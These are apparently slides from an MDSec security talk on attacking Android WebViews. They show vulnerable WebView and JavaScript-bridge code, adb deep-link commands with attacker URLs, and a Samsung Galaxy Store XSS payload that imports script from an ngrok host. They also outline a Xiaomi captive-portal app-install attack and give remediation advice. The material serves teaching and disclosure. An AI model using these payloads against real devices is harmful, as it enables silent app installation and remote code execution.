Attacking Android WebViews

Nishaanth Guna, MDSec

Areas of focus


Fingerprinting
WebView APIs

- WebView Architecture
- Identifying WebView in Android and iOS
- Vulnerable API calls and Code Snippets

JS Interface Bugs

- Samsung Apps – Arbitrary Application Installation
- Xiaomi Captive Portal Weak Validation

- View in Android SDK to display contents of a Web page
- JavaScript Interface can be used to invoke native Java methods from the underlying application
- setJavaScriptEnabled() / @JavascriptInterface – Interact with web content by enabling JS
- shouldInterceptRequest() – Intercept arbitrary network requests
- setCookie() / getCookie() – Interact with the cookie database
- Each different application's WebView can be equated to a Chrome tab
- Does not share cookies with other processes or instances of WV



```
10
11  public class MainActivity extends Activity {
12
        6 usages
13      private WebView webView = null;
14
        1 usage
15      @Override
16      protected void onCreate(Bundle savedInstanceState) {
17          super.onCreate(savedInstanceState);
18          setContentView(R.layout.activity_main);
19
20          this.webView = (WebView) findViewById(R.id.webView);
21
22          WebSettings webSettings = webView.getSettings();
23          webSettings.setJavaScriptEnabled(true);
24
25          webView.setWebViewClient(new WebViewClient());
26
27          webView.loadUrl("https://mdsec.co.uk");
28      }
29
30
```

```
16      <activity
17          android:name=".WebViewActivity"
18          android:exported="true">
19          <intent-filter>
20              <action android:name="android.intent.action.VIEW" />
21              <category android:name="android.intent.category.DEFAULT" />
22              <category android:name="android.intent.category.BROWSABLE" />
23              <data android:host="com.insecureshop" android:scheme="insecureshop" />
24          </intent-filter>
25      </activity>
26  </application>
```

```
30          webview.webViewClient = CustomWebViewClient()
31          val uri : Uri? = intent.data
32          uri?.let {
33              var data: String? = null
34              if (uri.path.equals("/web")) {
35                  data = intent.data?.getQueryParameter("url")
36              } else if (uri.path.equals("/webview")) {
```

$ adb shell am start –W –a android.intent.action.VIEW –d “insecureshop://com.insecureshop?web?url=https://mdsec.co.uk

```
<activity android:name=".WebView2Activity">
    <intent-filter>
        <action android:name="com.insecureshop.action.WEBVIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
    </intent-filter>
</activity>
```

```
36                } else if (uri.path.equals("/webview")) {
37                    if (intent.data!!.getQueryParameter("url")!!.endsWith("insecureshopapp.com")) {
38                        data = intent.data?.getQueryParameter("url")
39                    }
40                }
41
42                if (data == null) {
43                    finish()
44                }
45                webview.loadUrl(data)
```

$ adb shell am start –W –a android.intent.action.VIEW –d “insecureshop://com.insecureshop/webview?url=b8.ee/?insecureshopapp.com

```
var isTestAirways: Bool {
    guard let scheme = self.scheme else {
        return false
    }
    let schemes = ["http", "https", "www"]
    guard let host = host else {
        return false
    }
    if host.contains("testairways.com") and scheme.contains(scheme) {
        // vuln-deeplink://open/testairways.com.mdsec.co.uk
        // vuln-deeplink://open/testairways.commdsec.co.uk
        return true
    }
}

actions.append { (action, vc) -> WKNavigationActionPolicy? in
    guard let url = action.request.url,
        url.isTestAirways else {
        return nil
    }
    return .allow //load WebView
}
```

```
46    webSettings.setJavaScriptEnabled(true); // allow JS execution
47    webSettings.setJavaScriptCanOpenWindowsAutomatically(true);
48    WebView webView = this.c;
49    webView.addJavascriptInterface(new McsWebBridge(this, webView, new McsWebBridgeProvider()), "McsBridge");
50    WebView webView2 = this.c;
51    webView2.addJavascriptInterface(new McsWebBridge(this, webView2, new GmpWebBridgeProvider()), "GmpBridge");
52    this.l = new EditorialScriptInterface(this, this.c);
53    this.c.addJavascriptInterface(this.l, "GalaxyStore"); // add JS interface so that JS can call functions defined in Java class.
```

```
55    @JavascriptInterface
56    public void downloadApp(String str){...}
57    @JavascriptInterface
58    public void openApp(String str) {...}
```

Samsung Galaxy Store XSS -> RCE

samsungapps://MCSLaunch?action=each_event&url=https://us.mcsvc.samsung.com/mcp25/devops/redirect.html?mcs_ru=a%26testMode=1%26%22id=%22%3Ca%2520id%253d%22%3e%3Csvg/onload%253dimport(%27https://xxxxxx.ngrok.io/open.js%27)%3e%22%3e

```
60  @JavascriptInterface public void downloadAndInstallApk(String arg2, String arg3, String arg4) {
61          this.a();
62          ae.a(this.a, arg2, arg3, arg4);
63  }
64
65  private void a(String arg4, String arg5){
66          Intent v0=new Intent("com.xiaomi.market.service.AppDownloadInstallService");
67          v0.setPackage(arg4);
68          v0.putExtra("packageName",arg5);
69          v0.putExtra("type",2);
70          v0.putExtra("ref","browser_suggestbutton");
71          this.W.startService(v0);
72  }
```

```
75  private static Pattern b;
76  static {
77      bf.a = new String[]{".mi.com", ".miui.com", ".xiaomi.com", ".duokan.com"};
78  }
```

Xiaomi Captive Portal RCE
Attacker controls the AP -> Intercept HTTP request to http://testing.mi.com -> Host JS calling method from vulnerable interface window.miui.downloadAndInstallApk("com.mdsec.app")

Remediation

- Load only trusted content into the WebView component
- Remove usage of JS bridge if feasible
- Use a custom bridge using shouldOverrideUrlLoading function verifying the host URL, validate input and encode the output
- Embed the JS and load it locally

- https://www.kirupa.com/apps/webview.htm
- https://media.product.which.co.uk/prod/images/1200_600/gm-0c7008ac-7d9a-4ce6-b438-0783f061883d-android-main.jpeg
- https://ssd-disclosure.com/ssd-advisory-galaxy-store-applications-installation-launching-without-user-interaction/
- https://github.com/hax0rgb/InsecureShop/tree/main
- https://labs.withsecure.com/advisories/xiaomi-wifi